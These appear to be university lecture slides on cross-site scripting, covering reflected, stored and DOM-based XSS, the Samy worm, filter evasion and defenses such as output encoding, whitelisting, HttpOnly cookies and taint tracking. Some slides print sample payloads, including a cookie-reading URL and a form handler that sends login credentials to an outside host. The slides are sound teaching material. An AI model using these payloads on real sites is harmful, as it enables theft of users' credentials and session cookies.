
# Reflected XSS attack




# Reflected XSS attack



# Stored XSS



# Stored XSS



# MySpace.com (Samy worm)

- ◆ Users can post HTML on their pages
  - MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, `<a href=javascript://>`

# MySpace.com (Samy worm)

- ◆ Users can post HTML on their pages
  - MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
  - ... but can do Javascript within CSS tags:  
`<div style="background:url('javascript:alert(1)')">`

# MySpace.com (Samy worm)

- ◆ Users can post HTML on their pages
    - MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
    - ... but can do Javascript within CSS tags:  
`<div style="background:url('javascript:alert(1)')">`
- And can hide `"javascript"` as `"java\nscript"`

# MySpace.com (Samy worm)

- ◆ Users can post HTML on their pages
  - MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
  - ... but can do Javascript within CSS tags:  
`<div style="background:url('javascript:alert(1)')">`
- And can hide `"javascript"` as `"java\nscript"`

- ◆ With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.



# Stored XSS using images

Suppose `pic.jpg` on web server contains HTML !

- ◆ request for `http://site.com/pic.jpg` results in:

```
HTTP/1.1 200 OK
```

```
...
```

```
Content-Type: image/jpeg
```

```
<html> fooled ya </html>
```

- ◆ IE will render this as HTML (despite Content-Type)
- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

# DOM-based XSS (no server used)

## ◆ Example page

```
<HTML><TITLE>Welcome!</TITLE>  
Hi <SCRIPT>  
var pos = document.URL.indexOf("name=") + 5;  
document.write(document.URL.substring(pos, doc  
ument.URL.length));  
</SCRIPT>  
</HTML>
```

## ◆ Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

## ◆ But what about this one?

```
http://www.example.com/welcome.html?name=  
<script>alert(document.cookie)</script>
```

# DOM-based XSS (no server used)

## ◆ Example page

```
<HTML><TITLE>Welcome!</TITLE>  
Hi <SCRIPT>  
var pos = document.URL.indexOf("name=") + 5;  
document.write(document.URL.substring(pos, doc  
ument.URL.length));  
</SCRIPT>  
</HTML>
```


## ◆ Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```


## ◆ But what about this one?

```
http://www.example.com/welcome.html?name=  
<script>alert(document.cookie)</script>
```

# Defenses at server



# How to Protect Yourself (OWASP)

- 
- The best way to protect against XSS attacks:
- Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

# Input data validation and filtering

## ◆ Never trust client-side data

- Best: allow only what you expect

## ◆ Remove/encode special characters

- Many encodings, special chars!
- E.g., long (non-standard) UTF-8 encodings

# Output filtering / encoding

- ◆ Remove / encode (X)HTML special chars
  - &lt; for <, &gt; for >, &quot; for " ...
- ◆ Allow only safe commands (e.g., no <script>...)
- ◆ Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG """"><SCRIPT>alert("XSS")...
  - Or: (long) UTF-8 encode, or...
- ◆ Caution: Scripts not only in <script>!
  - Examples in a few slides

# ASP.NET output filtering

## ◆ validateRequest: (on by default)

- Crashes page if finds `<script>` in POST data.
- Looks for hardcoded list of patterns
- Can be disabled: `<%@ Page validateRequest="false" %>`

A potentially dangerous Request.Form value was detected from the client (\_ctl1=<script>).

**Server Error in '/Code' Application.**

*A potentially dangerous Request.Form value was detected from the client (\_ctl1=<script>).*

**Description:** Request Validation has detected a potentially dangerous client input value, and processing of the request has been stopped. This behavior includes an attempt to prevent the security of your application, such as a cross-site scripting attack. You can disable request validation by setting `validateRequest=false` in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

**Exception Details:** System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (\_ctl1=<script>).

**Source Error:**

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

**Stack Trace:**

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.Form value was detected from the client (_ctl1=<script>).]
System.Web.HttpRequest.ValidateString(String s, String valueName, String collectionName)
System.Web.HttpRequest.ValidateNameValueCollection(NameValueCollection nvc, String collectionName)
System.Web.HttpRequest.GetForm()
System.Web.UI.Page.GetCollectionBasedOnMethod()
System.Web.UI.Page.DeterminePostBackMode()
System.Web.UI.Page.DeterminePagePostBackMode()
System.Web.UI.Page.ProcessRequestMain()
System.Web.UI.Page.ProcessRequest()
System.Web.UI.Page.ProcessRequest(HttpContext context)
System.Web.HttpApplication.InvokeHttpHandler(HttpContext context, EventArgs args)
System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean completedSynchronously)
```



# Caution: Scripts not only in <script>!

## ◆ JavaScript as scheme in URI

- ``

## ◆ JavaScript On{event} attributes (handlers)

- OnSubmit, OnError, OnLoad, ...

## ◆ Typical use:

- ``
- `<iframe src=`https://bank.com/login` onload=`steal()` >`
- `<form> action="logon.jsp" method="post"  
onsubmit="hackImg=new Image;  
hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value+':'+  
document.forms(1).password.value;" </form>`

# Problems with filters

◆ Suppose a filter removes `<script`

- Good case

◆ `<script src=" ..."` → `src="..."`

- But then

◆ `<scr<scriptipt src=" ..."` → `<script src=" ..."`

# Advanced anti-XSS tools

## ◆ Dynamic Data Tainting

- Perl taint mode


## ◆ Static Analysis

- Analyze Java, PHP to determine possible flow of untrusted input

# HttpOnly Cookies

IE6 SP1, FF2.0.0.5


(not Safari?)



# HttpOnly Cookies

IE6 SP1, FF2.0.0.5


(not Safari?)



- Cookie sent over HTTP(s), but not accessible to scripts
    - Cannot be read via `document.cookie`
    - Helps prevent cookie theft via XSS
- ... but does not stop most other risks of XSS bugs.

# IE XSS Filter

## ◆ What can you do at the client?



# Points to remember

## ◆ Key concepts

- Whitelisting vs. blacklisting
- Output encoding vs. input sanitization
- Sanitizing before or after storing in database
- Dynamic versus static defense techniques

## ◆ Good ideas

- Static analysis (e.g. ASP.NET has support for this)
- Taint tracking
- Framework support
- Continuous testing

## ◆ Bad ideas

- Blacklisting
- Manual sanitization



# Finding vulnerabilities



# Survey of Web Vulnerability Tools

